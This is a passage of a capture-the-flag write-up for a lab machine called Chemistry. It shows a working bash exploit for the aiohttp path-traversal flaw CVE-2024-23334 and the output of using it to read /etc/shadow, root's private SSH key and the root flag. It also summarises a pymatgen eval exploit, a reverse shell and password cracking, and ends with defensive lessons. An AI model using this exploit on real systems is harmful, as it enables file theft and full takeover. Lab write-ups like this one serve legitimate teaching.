nmap -p8081 -sCV 127.0.0.1
PORT     STATE SERVICE VERSION
8081/tcp open  http    aiohttp 3.9.1 (Python 3.9)
|_http-server-header: Python/3.9 aiohttp/3.9.1
|_http-title: Site Monitoring
Note the contrast with port 5000: here nmap does fill in the VERSION column, because aiohttp announces itself with a clean Server header the signature database recognises. On 5000 we had to read it out of the dump.
Opened in the browser, it's a monitoring panel with actions to start and stop services:

Those actions (Start Service, Stop Service, Check Attacks) invite you to hunt for command injection there, and that's the trap: the bug isn't in what the application does but in the version of the server running it, which is what the -sCV just handed us.
CVE-2024-23334: path traversal in aiohttp
aiohttp < 3.9.2 suffers from CVE-2024-23334: if a static route is configured with follow_symlinks=True, it doesn't validate that the file read stays inside the root directory, allowing a path traversal. The public PoC tries incremental ../ against the static route, and ships with payload="/static/" by default.
That value is useless here, and working out the right one is the step most people skip. A dirsearch against the already-tunnelled port settles it:
dirsearch -u http://localhost:8081/
Target: http://localhost:8081/

[15:25:44] 403 -   14B  - /assets
[15:25:44] 403 -   14B  - /assets/
A 403 isn't a failure, it's a confirmation. The route exists (otherwise it'd be a 404) and all the server refuses is listing its contents, which is exactly how a static directory served by aiohttp behaves. That's enough: the PoC's prefix goes from /static/ to /assets/.
First we confirm arbitrary read by aiming at /etc/shadow. The script walks depths until one returns 200:
url="http://localhost:8080"
payload="/assets/"
file="etc/shadow"
for ((i=0; i<15; i++)); do
    payload+="../"
    status_code=$(curl --path-as-is -s -o /dev/null -w "%{http_code}" "$url$payload$file")
    if [[ $status_code -eq 200 ]]; then curl -s --path-as-is "$url$payload$file"; break; fi
done
rosa@chemistry:~$ ./exploit.sh
[+] Testing with /assets/../etc/shadow
        Status code --> 404
[+] Testing with /assets/../../etc/shadow
        Status code --> 404
[+] Testing with /assets/../../../etc/shadow
        Status code --> 200
root:$6$51.cQv3bNpiiUadY$0qMYr0nZDIHuPMZuR4e7Lirpje9PwW666fRaPKI8wTaTVBm5fgkaBEojzzjsF.jjH0K0JWi3...
daemon:*:19430:0:99999:7:::
bin:*:19430:0:99999:7:::
The ladder of status codes is the experiment itself: 404, 404, 200. Three ../ and not one more, which puts the static root three levels below /. Going in blind with fifteen ../ would have worked on many servers, but not here: aiohttp normalises the path and an excessive depth walks off the filesystem, so the loop isn't decoration, it's what finds the right depth.
This exploit.sh ran from the victim itself, as rosa, against its own localhost:8080. The SSH tunnel wasn't strictly required to exploit it; it's there to work comfortably from our machine, which is how the next step goes.
Steal root's key and log in
Instead of settling for the flag, we aim at root's SSH private key (/root/.ssh/id_rsa), this time from our Kali through the tunnel, changing only the script's file variable:
file="root/.ssh/id_rsa"
./exploit.sh
[+] Testing with /assets/../root/.ssh/id_rsa
        Status code --> 404
[+] Testing with /assets/../../root/.ssh/id_rsa
        Status code --> 404
[+] Testing with /assets/../../../root/.ssh/id_rsa
        Status code --> 200
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
<SNIP>
1arrDbm+uzE+QNAAAADnJvb3RAY2hlbWlzdHJ5AQIDBA==
-----END OPENSSH PRIVATE KEY-----
It comes out whole and unencrypted: the header is that of an OpenSSH key with no passphrase, so there's no ssh2john and no cracking. The last line also carries the encoded comment root@chemistry, confirming whose key it is before trying anything.
We save it, set 600 permissions (SSH rejects private keys readable by others) and connect as root:
chmod 600 id_rsa_root_chemistry
ssh -i id_rsa_root_chemistry root@10.10.11.38
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)
...
Last login: Fri Oct 11 14:06:59 2024
root@chemistry:~#
We're root now. The final flag was in fact within reach much earlier: the same exploit.sh, aimed at root/root.txt, returns it without needing a shell at all.
file="root/root.txt"
./exploit.sh
[+] Testing with /assets/../root/root.txt
        Status code --> 404
[+] Testing with /assets/../../root/root.txt
        Status code --> 404
[+] Testing with /assets/../../../root/root.txt
        Status code --> 200
1b9a9dee3adbb6a870664121119032b8
The two are worth separating, because they aren't the same thing. Reading root.txt closes the box but grants no access: it's arbitrary file read, not execution. Stealing id_rsa is what turns that read into an interactive session as root, which in a real environment is the difference between a reportable finding and a full compromise.
Attack chain
web :5000 (Chemistry CIF Analyzer)
   │  upload malicious .cif  →  pymatgen eval()  (CVE-2024-23346)
   ▼
reverse shell as app  (BusyBox)
   │  /home/app/database.db  →  rosa's MD5 hash
   ▼
john (rockyou) → unicorniosrosados  →  su rosa  →  user.txt
   │
   │  linpeas: 127.0.0.1:8080 (internal)
   ▼
ssh -L 8081:127.0.0.1:8080  →  aiohttp 3.9.1  (CVE-2024-23334)
   │  /assets/../../../root/.ssh/id_rsa   (path traversal)
   ▼
ssh -i id_rsa root@10.10.11.38  →  shell as root  →  root.txt
Lessons learned
- Parsing user files means running their content if the library uses
eval. The web processed.cifwith a vulnerable pymatgen version; see CVE-2024-23346. Never pass untrusted input toeval/execand keep dependencies current. - BusyBox changes the payload. The classic reverse-shell one-liner doesn't always work on minimal systems; wrap it in
/bin/bash -c '...'. - Passwords in local databases are weak MD5s. A
stringsoverdatabase.dbplus ajohnwith rockyou is enough; see hash cracking. Don't reuse the same password for the system account. - Internal services aren't safe just for being on localhost. A port forward exposes them, and here aiohttp 3.9.1 let us read
root's key via path traversal. Update aiohttp, disablefollow_symlinksand don't serve directories that contain sensitive paths. - A
service?with a question mark isn't a dead end. The-sCVleft port 5000 asupnp?because it couldn't identify it, but underneath it dumped the raw response, and there satWerkzeug/3.0.3 Python/3.9.5, the title and even the application's own description. When nmap doesn't know what something is, it shows you what it saw; read it. - A
403while fuzzing is worth as much as a200. The public PoC shipped with/static/, which doesn't exist here;dirsearchreturned/assetswith a 403, confirming the route is there and only the listing is denied. That difference between 403 and 404 is what turns a broken exploit into a working one. - The bug isn't always in the application, sometimes it's in whatever serves it. The Site Monitoring panel invited you to hunt command injection in its start/stop buttons; the hole was in the aiohttp version serving it. Fingerprint the server, not just the functionality.
- Reading a file isn't having a shell. The same traversal handed over
root.txtdirectly, but pointing it at/root/.ssh/id_rsais what turns arbitrary read into a session asroot. In a real report, that's the difference between a finding and a compromise.